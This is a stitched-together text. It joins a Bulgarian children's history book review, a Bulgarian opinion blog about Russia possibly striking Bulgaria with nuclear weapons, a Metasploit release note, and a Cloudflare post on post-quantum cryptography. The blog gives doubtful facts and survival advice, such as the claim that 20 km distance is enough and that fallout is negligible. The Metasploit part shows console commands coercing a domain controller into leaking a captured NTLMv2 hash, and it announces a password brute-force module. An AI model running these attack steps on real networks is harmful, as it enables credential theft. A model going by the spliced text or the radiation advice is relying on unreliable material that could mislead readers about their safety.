Обилната информация обаче е включена по начин, който оставя ясен нàглед кое след кое е и как се връзва с предишното – „линията на времето“ тук е пълноводна река, която минава през всеки разтвор на големия формат и всички илюстрации са органично вплетени в нея. Графичното решение създава усещане за двуцветност – един основен цвят на фона, черни контурни изображения (само реката винаги е в плътно черно); чак при вглеждане виждаш, че отделни елементи са в допълнителни цветове. Тук-там са вмъкнати и закачки, и почти анимационни ситуации, които оживяват разказа и го правят човешки.
Много полезна книга, ако имате наблизо дете, което все още не може да подреди дати и факти в главата си; но полезна и за възрастните, които усещат получената в училище представа за „нишката“ на историята малко възтънка. И са готови да посмирят чувството си за превъзходство, включително спрямо древните хора.
Обикновено пиша за неща, за които знам достатъчно.
Този път не е така. Много от нещата няма как да ги знам. Някои вероятно никой няма как да ги знае. Но предположенията, които здравият разум прави около тях, не ми харесват.
Затова реших да ги споделя. Без претенции, че са абсолютна истина и с гаранция ще стане точно така. Просто разказвам какво ми изглежда потенциално възможно.
За войната
Войната в Украйна включва едно сериозно противоречие. Русия не може да си позволи да я изгуби – сегашната руска доктрина е имперски военен експанзионизъм на по същество нацистка основа, отстъплението или спирането (освен за довъоръжаване) е за него смъртта му като такъв. Западът пък не може да си позволи да остави Русия да я спечели – би повторил грешката, която направи срещу Хитлер в началото на Втората световна война. Това противоречие определя развитието на нещата там.
Предполагам, че в момента енергично се търси негово решение. Вариант, поне малко приемлив и за двете страни. Много се надявам да бъде, или дори вече да е намерен. Но на мен не ми е известен и не ми хрумва такъв. А е глупаво да предполагам на базата на неща, които не знам. Така че разглеждам варианта, при който такова решение не е намерено.
Вече е ясно, че руската армия превъзхожда украинската в само едно – в тежка и дългобойна артилерия. Но затова пък десетократно. Да, решаващо е, ако противниковите градове бъдат изравнявани със земята без грижа за цивилните жертви и разрушенията, и Русия прави точно това. Но получи ли украинската армия достатъчно тежка и дългобойна артилерия, може да спечели дуела с руската. И Западът има ресурсите да ѝ достави повече от достатъчно, ако реши.
Защо бави доставката? Според мен изчаква. Руската армия напредва благодарение на колосален разход на оръжие и муниции. Дневно изстрелва по около 50 000 снаряда, а руските заводи не могат да произведат за ден и 10 000, дори извън санкции като сегашните. Изведени са от строя около 1000 танка, а Уралвагонзавод – заводът, в който се произвеждат руските танкове – на практика е спрял работа заради санкциите. Унищожените модерни танкове Т-72 и Т-80 вече се заместват с изкарани от резерва стари Т-62. От високоточните оръжия вече са останали почти само противокорабни ракети, нали Украйна реално няма флот, по който да се изстрелват.
Така че вероятно до максимум 2-3 месеца Русия ще е близо до изчерпване на ключови видове въоръжение и муниции. Хора може да мобилизира милиони, но с какво ще ги въоръжи? Тогава сериозно попълнение от далекобойни оръжия за украинската армия ще бъде навреме и на място. Ще ѝ даде възможност да обърне хода на войната, да превземе изгубените територии и да изблъска руската армия от Украйна.
Какво обаче следва? Русия е реално феодална държава, маскирана отгоре-отгоре като псевдокапиталистическа. Цар в нея е най-силният. Изблъска ли украинската армия руската от повечето от превзетите територии, Путин ще се е показал като слабак. Вече на върха няма да има място за него. А начинът за смяна на лидер в днешна Русия е един – ковчег.
(Да, Путин старателно е разчистил от върховете всички, които не са безлични и потенциално биха могли да го заменят. Войната обаче променя това. Некадърникът Шойгу беше заменен начело на войната с доказалия ефективността си „касапин на Алепо“ Бортников. А когато и той показа нежелание да избива нови и нови десетки хиляди цивилни братя по славянство, също беше изритан без колебание. На негово място Путин постави Суровкин – психопат от подтипа на Лаврентий Берия. Продължаването на тази война прави поставянето на особено крайни психопати начело на руската армия по-важно от потенциалната опасност от тях за трона на Путин. Така че помнете фамилията на този генерал – не е изключено да я чуваме за в бъдеще по-често.)
Затова за Путин победата в Украйна е въпрос на физическо оцеляване. А антисоциалните психопати като него са способни за личното си оцеляване на абсолютно всичко. Ако единственото, което им е останало, е ядреното оръжие, ще го употребят без никакво колебание. Самата идея, че избитите от него хора имат някакво значение, им е непонятна по начало, по биологични причини.
Тогава Западът ще е пред избор. Не отговори ли с ултиматум, ще изгуби влиянието си в света, включително способността си да поддържа мир за себе си. Не може да си го позволи – ще трябва да отговори с ултиматум. А това означава Трета световна. Ядрена… И най-лошото е, че затвори ли си очите, войната пак ще го настигне. Точно както Чърчил каза за Невил Чембърлейн, „който избира безчестието пред войната, получава не само безчестието, но и войната“.
Такава война ще е страшна, но няма да е смъртта на света. Руското ядрено оръжие е на същото дередже, както и неядреното. Вероятно под една четвърт от него ще успее реално да порази целите си. С толкова Западът не може да бъде унищожен. Нито дори отслабен до степен да не може да смаже изхабилата конвенционалните си оръжия Русия. А изгуби ли няколко десетки милиона население и десетки ключови градове, Западът вече няма да може да си позволи никаква милост към Русия. Политици, които агитират за милост, ще бъдат разкъсани на парчета от близките на жертвите. Нюрнбергски процес срещу руските лидери ще е по-неотвратим и от изгрева на Слънцето. Пълно разоръжаване на Русия, забрана да има армия, вероятно дори разделяне на малки и слаби държавици – вероятно също.
Има ли Русия изход?
Има ли при това положение Русия някаква тактика, която да ѝ дава надежда да спечели? Доколкото познавам начина на мислене на руското ръководство – да. А именно: Русия да си избере една държава от НАТО и да я унищожи с ядрено оръжие. С надеждата това да уплаши народите на натовските страни и те да принудят политиците си да се откажат от смазването на Русия.
Необходимите условия са:
ударът да е неочакван, за да не успее НАТО да се подготви да го отрази
да унищожи градове с поне 50% от населението на държавата (тоест да е достатъчно малка)
да е източноевропейска – към такива големите в НАТО имат по-малко симпатии и обвързаност
Това ограничава списъка на потенциалните жертви до четири – трите прибалтийски републики и България. Познайте коя от тези страни не е на стотина километра от Санкт Петербург, от посока, от която ветровете най-вероятно ще довеят ядрения облак точно към него. (И е прът в колелата на лъжата, че Русия е историческата майчица на славяните, дарила им държавност, християнство, език, азбука и прочее.)
Разбира се, това няма да спре НАТО – напротив, ще му докаже много нагледно, че ако Русия не бъде ликвидирана като военна сила, това значи атомни бомбардировки и над другите държави от НАТО. Включително над най-големите и влиятелни. И Путин вероятно се досеща, че това е възможно, но към този момент вече няма да има какво да губи. След лъжите за Украйна Западът няма как да му вярва повече, и той го знае.
Какъв е изводът? Ако Русия употреби ядрено оръжие в Украйна, внимавайте в ситуацията. Не е изключено да е разумно при ескалация дори да се евакуирате по-надалече от големи градове. 20 километра разстояние би трябвало да ви предпази достатъчно дори от най-тежките ядрени бомби – освен ако някоя не падне поради неточност върху мястото, където сте.
Ами ние с гайдите?
Гарантирано ли е, че изобщо развитието на войната ще поеме в тази посока? Категорично не. Политиците знаят много повече от мен – струва ми се най-вероятно да измислят някакъв начин за взаимен компромис. По-скоро се боя, че този компромис може да остави на Русия някаква печалба от войната – това на практика гарантира, че тя ще я продължи при първа възможност. И ще се задоволи само с Украйна, дори цяла, колкото Хитлер се задоволи само с Полша. Познайте кои ще са следващите. И на какво ще заприличат българските градове в такъв случай… Но това е вече друга тема.
Дори да се стигне до именно това развитие, гарантирано ли е, че ще ни ударят? Не. Изцяло на „усет“ бих казал, че в този случай шансът ще е между 5 и 10%. Което значи, че с вероятност 90-95% само ще станете за смях с евакуиране. Но според мен мъдрият човек предпочита десет пъти да му се смеят, отколкото веднъж да умре.
Ако ни ударят, гарантирано ли е, че „сички ша омрем от радиацието“? Не. Съвременните ядрени бомби се взривяват на километри височина, за максимално поразяване от ударната вълна. При такъв взрив има начално облъчване, но от 20 километра няма да ви убие, нито моментално, нито за месец или година. А вторичната радиация от дългоживеещи радионуклиди е на практика пренебрежима.
Колко време ще трае такова положение? Надали има как да продължи повече от две-три седмици. Напълно е възможно да се намери някакво решение още през първата седмица. Така че е малко вероятно да се наложи да отсъствате с месеци.
Сума сумарум
Повтарям: не зная достатъчно, за да преценя колко са вероятни тези неща. Просто споделям какво е принципно възможно да се случи.
(Ако някой смята да обяснява как Русия за нищо на света няма да постъпи така, нека не се хаби. Тя за нищо на света нямаше и да атакува Украйна, и т.н. Ако не може да се удържи да не пише глупости, с удоволствие ще му помогна, с блокиране. Не се ли ограничава екстремният идиотизъм, не ни чака добро бъдеще.)
DFS (Distributed File System) is now distributing Net-NTLM credentials thanks to Spencer McIntyre with a new auxiliary/scanner/dcerpc/dfscoerce module that is similar to PetitPotam in how it functions. Note that unlike PetitPotam, this technique does require a normal domain user’s credentials to work.
The following shows the workflow for targeting a 64-bit Windows Server 2019 domain controller. Metasploit is hosting an SMB capture server to log the incoming credentials from the target machine account:
msf6 > use auxiliary/server/capture/smb
msf6 auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/capture/smb) >
[*] Server is running. Listening on 0.0.0.0:445
[*] Server started.
msf6 auxiliary(server/capture/smb) > use auxiliary/scanner/dcerpc/dfscoerce
msf6 auxiliary(scanner/dcerpc/dfscoerce) > set RHOSTS 192.168.159.96
RHOSTS => 192.168.159.96
msf6 auxiliary(scanner/dcerpc/dfscoerce) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/dcerpc/dfscoerce) > set SMBUser aliddle
SMBUser => aliddle
msf6 auxiliary(scanner/dcerpc/dfscoerce) > set SMBPass Password1
SMBPass => Password1
msf6 auxiliary(scanner/dcerpc/dfscoerce) > run
[*] 192.168.159.96:445    - Connecting to Distributed File System (DFS) Namespace Management Protocol
[*] 192.168.159.96:445    - Binding to \netdfs...
[+] 192.168.159.96:445    - Bound to \netdfs
[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 192.168.250.237
[SMB] NTLMv2-SSP Username   : MSFLAB\WIN-3MSP8K2LCGC$
[SMB] NTLMv2-SSP Hash       : WIN-3MSP8K2LCGC$::MSFLAB:971293df35be0d1c:804d2d329912e92a442698d0c6c94f08:01010000000000000088afa3c78cd801bc3c7ed684c95125000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f0055005000070008000088afa3c78cd80106000400020000000800300030000000000000000000000000400000f0ba0ee40cb1f6efed7ad8606610712042fbfffb837f66d85a2dfc3aa03019b00a001000000000000000000000000000000000000900280063006900660073002f003100390032002e003100360038002e003200350030002e003100330034000000000000000000
[+] 192.168.159.96:445    - Server responded with ERROR_ACCESS_DENIED which indicates that the attack was successful
[*] 192.168.159.96:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/dcerpc/dfscoerce) >
FreeSwitch Brute Force Login
A returning contributor krastanoel has brought us a module for brute forcing the login credential for the FreeSWITCH event socket service.
This is even simpler to use than our usual login scanner modules since there’s no need to determine or brute force a username — only the password is required!
New module content (2)
DFSCoerce by Spencer McIntyre, Wh04m1001, and xct_de – This adds a scanner module that implements the dfscoerce technique. Although this technique leverages MS-DFSNM methods, this module works similarly to PetitPotam in that it coerces authentication attempts to other machines over SMB. This ability to coerce authentication attempts makes it particularly useful in NTLM relay attacks.
FreeSWITCH Event Socket Login by krastanoel – This adds an auxiliary scanner module that brute forces the FreeSwitch’s event socket service login interface to guess the password.
Enhancements and features (1)
#16716 from bcoles – This updates HTTP Command stagers to expose the CMDSTAGER::URIPATH option, so users can choose where to host the payload when using a command stager.
Bugs fixed (3)
#16704 from gwillcox-r7 – This fixes an issue when targeting some faulty memcached servers that return an error when extracting the keys and values stored in slabs. The module no longer errors out with a type conversion error.
#16724 from bcoles – This updates and fixes the exploit/windows/iis/ms01_026_dbldecode module. It now uses the standard HttpClient, the TFTP stager has been fixed, and Meterpreter specific code has been removed since Meterpreter is not available on Server 2000 systems since Metasploit v6.
#16731 from space-r7 – Fixes a logic bug in the process API that would cause additional permissions to be requested than what was intended.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the binary installers (which also include the commercial edition).
On Tuesday, the US National Institute of Standards and Technology (NIST) announced which post-quantum cryptography they will standardize. We were already drafting this post with an educated guess on the choice NIST would make. We almost got it right, except for a single choice we didn’t expect—and which changes everything.
At Cloudflare, post-quantum cryptography is a topic close to our heart, as the future of a secure and private Internet is on the line. We have been working towards this day for many years, by implementing post-quantum cryptography, contributing tostandards, and testing post-quantum cryptographyinpractice, and we are excited to share our perspective.
In this long blog post, we explain how we got here, what NIST chose to standardize, what it will mean for the Internet, and what you need to know to get started with your own post-quantum preparations.
How we got here
Shor’s algorithm
Our story starts in 1994, when mathematician Peter Shor discovered a marvelous algorithm that efficiently factors numbers and computes discrete logarithms. With it, you can break nearly all public-key cryptography deployed today, including RSA and elliptic curve cryptography. Luckily, Shor’s algorithm doesn’t run on just any computer: it needs a quantum computer. Back in 1994, quantum computers existed only on paper.
But in the years since, physicists started building actual quantum computers. Initially, these machines were (and still are) too small and too error-prone to be threatening to the integrity of public-key cryptography, but there is a clear and impending danger: it only seems a matter of time now before a quantum computer is built that has the capability to break public-key cryptography. So what can we do?
Encryption, key agreement and signatures
To understand the risk, we need to distinguish between the three cryptographic primitives that are used to protect your connection when browsing on the Internet:
Symmetric encryption. With a symmetric cipher there is one key to encrypt and decrypt a message. They’re the workhorse of cryptography: they’re fast, well understood and luckily, as far as known, secure against quantum attacks. (We’ll touch on this later when we get to security levels.) Examples are AES and ChaCha20.
Symmetric encryption alone is not enough: which key do we use when visiting a website for the first time? We can’t just pick a random key and send it along in the clear, as then anyone surveilling that session would know that key as well. You’d think it’s impossible to communicate securely without ever having met, but there is some clever math to solve this.
Key agreement, also called a key exchange, allows two parties that never met to agree on a shared key. Even if someone is snooping, they are not able to figure out the agreed key. Examples include Diffie–Hellman over elliptic curves, such as X25519.
The key agreement prevents a passive observer from reading the contents of a session, but it doesn’t help defend against an attacker who sits in the middle and does two separate key agreements: one with you and one with the website you want to visit. To solve this, we need the final piece of cryptography:
Shor’s algorithm breaks all widely deployed key agreement and digital signature schemes, which are both critical to the security of the Internet. However, the urgency and mitigation challenges between them are quite different.
Impact
Most signatures on the Internet have a relatively short lifespan. If we replace them before quantum computers can crack them, we’re golden. We shouldn’t be too complacent here: signatures aren’t that easy to replace as we will see later on.
More urgently, though, an attacker can store traffic today and decrypt later by breaking the key agreement using a quantum computer. Everything that’s sent on the Internet today (personal information, credit card numbers, keys, messages) is at risk.
NIST Competition
Luckily cryptographers took note of Shor’s work early on and started working on post-quantum cryptography: cryptography not broken by quantum algorithms. In 2016, NIST, known for standardizing AES and SHA, opened a public competition to select which post-quantum algorithms they will standardize. Cryptographers from all over the world submitted algorithms and publicly scrutinized each other’s submissions. To focus attention, the list of potential candidates were whittled down over three rounds. From the original 82 submissions, eight made it into the final third round. From those eight, NIST chose one key agreement scheme and three signature schemes. Let’s have a look at the key agreement first.
What NIST announced
Key agreement


For key agreement, NIST picked only Kyber, which is a Key Encapsulation Mechanism (KEM). Let’s compare it side-by-side to an RSA-based KEM and the X25519 Diffie–Hellman key agreement:
Performance characteristics of Kyber and RSA. We compare instances of security level 1, see below. Timings vary considerably by platform and implementation constraints and should be taken as a rough indication only.Performance characteristics of the X25519 Diffie–Hellman key agreement commonly used in TLS 1.3.
KEM versus Diffie–Hellman
To properly compare these numbers, we have to explain how KEM and Diffie–Hellman key agreements are different.

Protocol flow of KEM and Diffie-Hellman key agreement.
Let’s start with the KEM. A KEM is essentially a Public-Key Encryption (PKE) scheme tailored to encrypt shared secrets. To agree on a key, the initiator, typically the client, generates a fresh keypair and sends the public key over. The receiver, typically the server, generates a shared secret and encrypts (“encapsulates”) it for the initiator’s public key. It returns the ciphertext to the initiator, who finally decrypts (“decapsulates”) the shared secret with its private key.
With Diffie–Hellman, both parties generate a keypair. Because of the magic of Diffie–Hellman, there is a unique shared secret between every combination of a public and private key. Again, the initiator sends its public key. The receiver combines the received public key with its own private key to create the shared secret and returns its public key with which the initiator can also compute the shared secret.
Interactive versus non-interactive key agreement
As an aside, in this simple key agreement (such as in TLS), there is not a big difference between using a KEM or Diffie–Hellman: the number of round-trips is exactly the same. In fact, we’re using Diffie–Hellman essentially as a KEM. This, however, is not the case for all protocols: for instance, the 3XDH handshake of Signal can’t be done with plain KEMs and requires the full flexibility of Diffie–Hellman.
Now that we know how to compare KEMs and Diffie–Hellman, how does Kyber measure up?
Kyber

Kyber is a balanced post-quantum KEM. It is very fast: much faster than X25519, which is already known for its speed. Its main drawback, common to many post-quantum KEMs, is that Kyber has relatively large ciphertext and key sizes: compared to X25519 it adds 1,504 bytes. Is this problematic?

We have some indirect data. Back in 2019 together with Google we tested two post-quantum KEMs, NTRU-HRSS and SIKE in Chrome. SIKE has very small keys, but is computationally very expensive. NTRU-HRSS, on the other hand, has similar performance characteristics to Kyber, but is slightly bigger and slower. This is what we found:
Handshake times for TLS with X25519 (control), NTRU-HRSS (CECPQ2) and SIKE (CECPQ2b). Both post-quantum KEMs were combined with a X25519 key agreement.
In this experiment we used a combination (a hybrid) of the post-quantum KEM and X25519. Thus NTRU-HRSS couldn’t benefit from its speed compared to X25519. Even with this disadvantage, the difference in performance is very small. Thus we expect that switching to a hybrid of Kyber and X25519 will have little performance impact.
So can we switch to post-quantum TLS today? We would love to. However, we have to be a bit careful: some TLS implementations are brittle and crash on the larger KeyShare message that contains the bigger post-quantum keys. We will work hard to find ways to mitigate these issues, as was done to deploy TLS 1.3. Stay tuned!
The other finalists

It’s interesting to have a look at the KEMs that didn’t make the cut. NIST intends to standardize some of these in a fourth round. One reason is to increase the diversity in security assumptions in case there is a breakthrough in attacks on structured lattices on which Kyber is based. Another reason is that some of these schemes have specialized, but very useful applications. Finally, some of these schemes might be standardized outside of NIST.
The finalists and candidates of the third round of the competition. The ones marked with 4️⃣ are proceeding to a fourth round and might yet be standardized.
The structured lattice generalists
Just like Kyber, the KEMs SABER, NTRU and NTRU Prime are all structured lattice schemes that are very similar in performance to Kyber. There are some finer differences, but any one of these KEMs would’ve been a great pick. And they still are: OpenSSH 9.0 chose to implement NTRU Prime.
The backup generalists
